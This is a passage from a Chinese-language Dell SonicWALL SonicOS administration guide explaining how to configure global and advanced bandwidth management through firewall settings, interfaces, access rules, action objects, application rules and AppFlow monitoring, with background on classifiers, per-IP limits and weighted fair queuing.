
可以使用以下方法配置全局带宽管理：

- 第 825 页的配置全局带宽管理
- 第 827 页的在接口上配置全局 BWM
- 第 828 页的在访问规则中全局配置 BWM
- 第 829 页的在访问规则中全局配置 BWM
- 第 830 页的在操作对象中配置 BWM
- 第 831 页的配置应用程序规则
- 第 833 页的配置AppFlow 监控
- 第 836 页的元素带宽设置
- 第 837 页的无区域的带宽管理
- 第 837 页的加权公平排队
- 第 838 页的启用高级带宽管理
- 第 838 页的配置带宽策略
- 第 842 页的设置接口带宽限制

配置全局带宽管理

将带宽管理类型设置为全局的步骤如下：

1 转至**防火墙设置 > BWM**。



2 将**带宽管理类型**选项设置为**全局**。



3 通过在**启用**列中选中相应的复选框启用想要的优先级。

> **注：** 您必须在该页面中启用优先级才能在访问规则、应用程序规则和操作对象中配置这些优先级。

4 输入希望对各选择的优先级设置的**保证**带宽百分比。总数量不能超过 100%。

5 输入希望对各选择的优先级设置的**最大\爆发**带宽百分比。

6 单击**接受**。

在接口上配置全局 BWM

在接口上配置全局 *BWM* 的步骤如下：

1 转至**网络 > 接口**。

2 单击相应接口的**配置**按钮。将显示**编辑接口**对话框。

3 单击**高级**选项卡。



注：显示的选项将根据接口的配置有所不同。

4 在**带宽管理**下，选择**启用出口带宽管理**复选框。默认情况下未选中该选项。

当选中该选项且将 **BWM 管理类型**设置为：

- **全局**，如果无相应访问规则或应用程序规则，将接口上的总出口流量限制为在**启用接口入口带宽限制 (kbps)** 字段中指定的值。
- **高级**，将定义最大可用出口 BWM，但除非有相应访问规则或应用程序规则，否则不实施限制。

如果未选择该选项，就不会在接口级别设置带宽限制，但仍可以使用其他选项设置出口流量。

5 在**可用接口出口带宽 (Kbps)** 字段，输入所有出口流量可用的总带宽（单位为 Kbps）。默认值为 **384.000000** Kbps。

6 选择**启用入口带宽管理**选项。默认情况下未选中该选项。

当选中该选项且将 **BWM 管理类型**设置为：

- **全局**，如果无相应访问规则或应用程序规则，将接口上的总入口流量限制为在**最大接口入口带宽 (kbps)** 字段中指定的值。
- **高级**，将定义最大可用入口 BWM，但除非有相应访问规则或应用程序规则，否则不实施限制。

如果未选择该选项，就不会在接口级别设置带宽限制，但仍可以使用其他选项设置入口流量。

7 在**可用接口入口带宽 (Kbps)** 字段，输入所有入口流量可用的总带宽（单位为 Kbps）。默认值为 **384.000000** Kbps。

8 单击**确定**。

在访问规则中全局配置 BWM

您可以在各访问规则中配置 BWM。该方法可配置应用带宽管理的方向，还可设置优先级队列。

重要：在访问规则配置任何优先级之前，您必须先在**防火墙设置 > BWM** 页面启用所需的优先级。参阅**防火墙设置 > BWM** 页面，以确定启用的优先级。如果您选择未在**防火墙设置 > BWM** 页面启用的带宽优先级，流量将自动映射到第 **4 优先级（中）**。请参见第 825 页的配置全局带宽管理。

优先级列出在**访问规则**对话的**带宽优先级**表中，如下所示：


- 0 实时
- 1 最高
- 2 高
- 3 中高
- 4 中
- 5 中低
- 6 低
- 7 最低

在访问规则中全局配置 *BWM* 的步骤如下：

1 转至**防火墙 > 访问规则**页面。

2 对于想要编辑的规则，请单击**配置**图标。将显示**编辑规则**对话框。

3 单击 **BWM** 选项卡。



4 选择**启用出口带宽管理（仅“允许”规则）**选项。默认情况下未选中该选项。

a 从**带宽优先级**下拉菜单中选择相应的出口优先级。

5 选择**启用入口带宽管理（仅“允许”规则）**选项。默认情况下未选中该选项。

a 从**带宽优先级**下拉菜单中选择相应的入口优先级。

6 单击**确定**。

在访问规则中全局配置 BWM

您可以在各访问规则中配置 BWM。该方法可配置应用带宽管理的方向，还可设置要使用的带宽对象。

优先级列出在**访问规则**对话的**带宽优先级**表中，如下所示：

- 0 实时
- 1 最高
- 2 高
- 3 中高
- 4 中
- 5 中低
- 6 低
- 7 最低

在访问规则中配置高级 *BWM* 的步骤如下：

1 转至**防火墙 > 访问规则**页面。

2 对于想要编辑的规则，请单击**配置**图标。将显示**编辑规则**对话框。

3 单击 **BWM** 选项卡。



4 选择**启用出口带宽管理（仅“允许”规则）**选项。默认情况下未选中该选项。

   a 从**带宽对象**下拉菜单中选择相应的出口优先级。

   > **注：**如需创建新的带宽对象，请选择**创建新的带宽对象...**。如需创建新的带宽对象的流程，请参见第 839 页的配置带宽对象，从步骤 3 开始。

5 选择**启用入口带宽管理（仅“允许”规则）**选项。默认情况下未选中该选项。

   a 从**带宽优先级**下拉菜单中选择相应的入口优先级。

6 如果选择了其他选项中的任意一个，**启用跟踪带宽使用**选项将变为可用。如需跟踪带宽使用，选中该复选框。默认情况下未选中该选项。

7 单击**确定**。


在操作对象中配置 BWM

如果不想使用预定义全局 BWM 操作或策略，可以选择创建符合您需要的新操作或策略。

创建全局带宽管理的新 *BWM* 操作对象的步骤如下：

1 转至**防火墙 > 操作对象**页面。

2 单击页面底部的**添加新操作对象**。**操作对象设置**对话显示。



3 在**操作名称**字段中，输入操作对象的名称。

4 在**操作**下拉菜单中，选择**带宽管理**，实现对应用程序级别带宽使用的控制和监控。

5 选择**启用出口带宽管理**选项。

6 在**带宽优先级**下拉菜单中，选择想要的出口优先级。

7 选择**启用入口带宽管理**选项。

8 在**带宽优先级**下拉菜单中，选择想要的入口优先级。

9 单击**确定**。

配置应用程序规则

在应用程序规则中配置 BWM 用于创建管理协议中特定文件类型消耗的带宽，而允许其他文件类型使用不受限带宽的策略。这使您可以区分同一个协议中所需的流量和不需要的流量。

应用程序规则 BWM 支持以下**策略类型**：

- SMTP 客户端
- HTTP 客户端
- HTTP 服务器
- FTP 客户端
- FTP 客户端文件上传
- FTP 客户端文件下载
- FTP 数据传输
- POP3 客户端
- POP3 服务器
- 自定义策略
- IPS 内容
- 应用控制内容
- CFS

注：在应用规则中配置 BWM 前，必须首先启用 BWM。

在应用程序规则中配置 *BWM* 之前：

1 在**防火墙设置 > BWM** 中启用希望使用的优先级。请参见第 825 页的配置全局带宽管理。

2 在**操作对象**中启用 BWM。请参见第 830 页的在操作对象中配置 BWM。

3 配置**接口**的 BWM。请参见第 827 页的在接口上配置全局 BWM。

在应用程序规则中配置 *BWM* 的步骤如下：

1 转至**防火墙 > 应用程序规则**页面。



2 在**应用程序规则策略**下，从**操作类型**下拉菜单选择操作类型。

3 对于想要配置的策略，单击其**配置**列中的**配置**图标。**应用程序控制策略设置**对话显示。



4 在**操作对象**下拉菜单中，选择想要的 BWM 操作对象。

5 单击**确定**。


配置AppFlow 监控

还可以通过选择服务类型应用程序或签名类型应用程序，然后单击“创建规则”按钮，在“AppFlow 监控”页面上配置 BWM。此处提供的“带宽管理”选项取决于在**防火墙设置 > BWM**页面的“全局优先级队列”表中启用的优先级。默认情况下启用的优先级为“高”、“中”和“低”。

注：必须先启用“Dell SonicWALL 应用程序可视化”，才能继续。

如需使用 *AppFlow* 监控配置 *BWM*，请执行以下步骤：

1 转至**公告板 > AppFlow 监控**页面。



2 选中想要应用全局带宽管理的服务型应用程序或签名型应用程序。


注：不能选择常规应用程序。不能在一个规则中混合使用服务型应用程序和签名型应用程序。

注：创建服务型应用程序的规则将会创建防火墙访问规则，而创建签名型应用程序规则将会创建应用程序控制策略。

3 单击**创建规则**。将显示**创建规则**对话框。针对基于服务的应用程序选项的规则与针对基于签名的应用程序选项的规则之间存在细微差异。



基于服务的应用程序选项




基于签名的应用程序选项


4 选择**带宽管理**单选按钮。

5 选择全局带宽管理优先级。

6 单击**创建规则**。将显示确认对话框。为基于服务的应用程序选项创建的项目与为基于签名的应用程序选项创建的项目之间存在细微差异。



基于服务的应用程序成功



基于签名的应用程序成功

7 单击**确定**。

8 如需验证创建的规则，转至

- **防火墙 > 访问规则**页面（针对基于服务的应用程序）。
- **防火墙 > 应用程序规则**（针对基于签名的应用程序）。

注：对于基于服务的应用程序，新规则在**注释**列中标识有**丁字**图标，在**服务**列中标识有前缀 **~services=<服务名称>**。例如，`~services=NTP&t=1306361297`。

对于基于签名的应用程序，新规则在**名称**列中使用前缀 **~BWM_Global-<优先级>=~catname=<应用程序名称>** 标识，在**对象**列中使用前缀 **~catname=<应用程序名称>** 标识。


高级带宽管理

高级带宽管理使您能够根据流量的优先级和最大带宽设置来管理流量的特定类别。高级带宽管理包含三个主要部分：

- **分类器** – 将通过防火墙的数据包分为相应的流量类别。
- **估算器** – 估计和计算在某时间间隔内流量类别使用的带宽以确定该流量类别是否具有可用的带宽。
- **计划器** – 根据估算器提供的流量类别的带宽状态计划流量传输。

图 41 解释高级带宽管理的基本概念。

图 41. 高级带宽管理基本概念



带宽管理配置基于用于指定流量类的带宽限制的策略。完整的带宽管理策略包含两部分：分类器和带宽规则。

带宽规则用于指定实际参数，例如优先级、保证的带宽、最大带宽和根据 IP 带宽管理，且在带宽对象中进行配置。带宽规则可以通过匹配特定条件识别数据包，并将其组织到各流量类。

分类器是在其中启用带宽对象的访问规则或应用程序规则。访问规则和应用程序规则针对具体的接口或接口区域进行配置。

带宽管理中的第一步是对通过 SonicOS 防火墙的所有数据包分配一个分类器（类别标记）。分类器识别属于特定流量类别的数据包。然后，将分类的数据包传输到 BWM 引擎以应用策略和成形。SonicOS 使用两种分类器类型：

- 访问规则
- 应用程序规则

包含子元素的规则称为父规则。

表 122显示在带宽对象中配置的参数：

表 122. 配置带宽对象：参数

名称	说明
保证带宽	保证可以为特定流量类别提供的带宽。
最大带宽	流量类别可以利用的最大带宽。
流量优先级	流量类别的优先级。 • **0** – 最高优先级 • **7** – 最低优先级

表 122. 配置带宽对象：参数

名称	说明
违反操作	在流量超过最大带宽时防火墙采取的操作。 • **延时** – 数据包排队并在可能时将之发送。 • **丢弃** – 立即丢弃数据包。
启用根据 IP 带宽管理	使防火墙能够有效支持时间关键流量的元素功能，如语音和视频。启用根据 IP BWM 后，元素带宽设置将应用于其父规则下的各个 IP。

在将数据包标签为具体的流量类别后，BWM 引擎根据在带宽对象中定义的、访问规则中启用的和应用程序规则中附加的带宽设置收集数据包以应用策略和成形。

分类器还会识别数据包在流量流中的方向。可以设置出口和/或入口方向的分类器。对于带宽管理，入口和出口的术语定义如下：

- 入口 – 流量在特定流量流中从发起程序到响应程序。
- 出口 – 流量在特定流量流中从响应程序到发起程序。

例如，接口 X0 后的客户端连接至接口 X1 后的服务器。表 123 显示：

- 在客户端和服务器各方向的流量流方向
- 在各接口上的流量方向
- BWM 分类器表示的方向

表 123. 流量方向

流量流方向	接口 X0 方向	接口 X1 方向	BWM 分类器
客户端到服务器	出口	入口	出口
服务器到客户端	入口	出口	入口

为了能与 WAN 区域中的传统带宽管理设置兼容，术语入站和出站仍然适用于定义流量方向。这些术语仅适用于活动 WAN 区域接口。

- **出站** – 从 LAN\DMZ 区域到 WAN 区域的流量（出口）。
- **入站** – 从 WAN 区域到 LAN\DMZ 区域的流量（入口）。

元素带宽设置

元素带宽设置提供了一种方法，允许单项 BWM 规则应用于该规则的各个元素。根据 IP 带宽管理是一项“元素”功能，它是带宽对象的子选项。启用根据 IP BWM 后，元素带宽设置将应用于其父规则下的各个 IP。

元素带宽设置功能用于向父级流量类别下的各元素应用带宽对象。元素带宽设置是“防火墙 > 带宽对象”、父规则或流量类别的子选项。下表显示在元素带宽设置下配置的参数。请参见第 807 页的配置带宽对象。

表 124. 元素的带宽设置：参数

名称	说明
启用根据 IP 带宽管理	启用此选项后，最大元素带宽设置将应用于父流量类别下的每个 IP 地址，这使防火墙能够有效支持时间关键流量，如语音和视频。
最大带宽	可以分配到父级流量类别下的某 IP 地址的最大元素带宽。 最大元素带宽不能大于父级类别的最大带宽。

启用根据 IP 带宽管理后，其父规则下的每个 IP 将应用于元素带宽设置。

无区域的带宽管理

无区域的带宽管理功能允许在所有接口上进行带宽管理，而不管其区域分配如何。以前，带宽管理仅适用于以下这些区域：

- LAN/DMZ 至 WAN/VPN
- WAN/VPN 至 LAN/DMZ

在 SonicOS 6.2 中，可以对所有区域的全部接口执行无区域的带宽管理。

无区域的带宽管理允许管理员在入口方向、出口方向或者双向独立配置最大带宽限制，并使用访问规则和应用程序规则应用于任何接口。

注：仅物理接口上拥有接口带宽限制。故障切换和负载平衡配置不影响接口带宽限制。

加权公平排队

传统上，SonicOS 带宽管理根据数据包的流量类别将流量分配到 8 个队列。这 8 个队列执行严格的优先级排队。总是最先传输具有最高优先级的数据包。

严格的优先级排队可能导致高优先级流量占用接口上的所有可用带宽，致使低优先级流量无限期停留在队列中。在严格的优先级排队中，计划器始终让较高优先级的队列优先。这可能导致较低优先级的队列的带宽匮乏。

加权公平排队 (WFQ) 通过以轮循机制服务各队列中的数据包缓解了带宽匮乏问题，这样在指定的时间间隔内，给所有队列提供公平服务。高优先级队列获得较多的服务，较低优先级的队列获得较少的服务。队列不会因为高优先级而获得所有服务，也不会因为低优先级而得不到服务。

例如，配置流量类别 A 为优先级 1，其最大带宽为 400 kbps。配置流量类别 B 为优先级 3，其最大带宽为 600 kbps。这两个流量类别都在最大带宽仅为 500kbps 的接口排队。两个队列以轮循机制根据优先级获得服务。所以，服务两个队列，但流量类别 A 比流量类别 B 传输更快。

表 125 显示各连续采样间隔的成形带宽：

表 125. 连续采样间隔的成形带宽

采样间隔	流量类别 A		流量类别 B	
	入站 kbps	成形 kbps	入站 kbps	成形 kbps
1	500	380	500	120
2	500	350	500	150
3	400	300	800	200
4	600	400	400	100
5	200	180	600	320
6	200	200	250	250

配置高级带宽管理

高级带宽管理配置如下：


- 第 838 页的启用高级带宽管理
- 第 838 页的配置带宽策略
- 第 842 页的设置接口带宽限制

启用高级带宽管理

启用高级带宽管理的步骤如下：

1 在 Dell SonicWALL 安全设备上，转到**防火墙设置 > BWM**。

2 将**带宽管理类型**选项设置为**高级**。



3 单击**接受**。

注：选择高级 BWM 后，优先级字段受到禁用，无法在此设置。在高级 BWM 下，在带宽策略中设置优先级。请参见第 838 页的配置带宽策略。

配置带宽策略


带宽策略的配置如下：

- 第 839 页的配置带宽对象
- 第 840 页的启用元素带宽管理
- 第 841 页的在访问规则中启用带宽对象
- 第 841 页的在操作对象中启用带宽对象

配置带宽对象

配置带宽对象的步骤如下：

1 转至**防火墙 > 带宽对象**。



2 进行以下一种操作：

- 单击**添加**按钮创建新带宽对象。
- 单击要更改的带宽对象的**配置**图标。



3 在**名称**字段中，输入该带宽对象的名称。

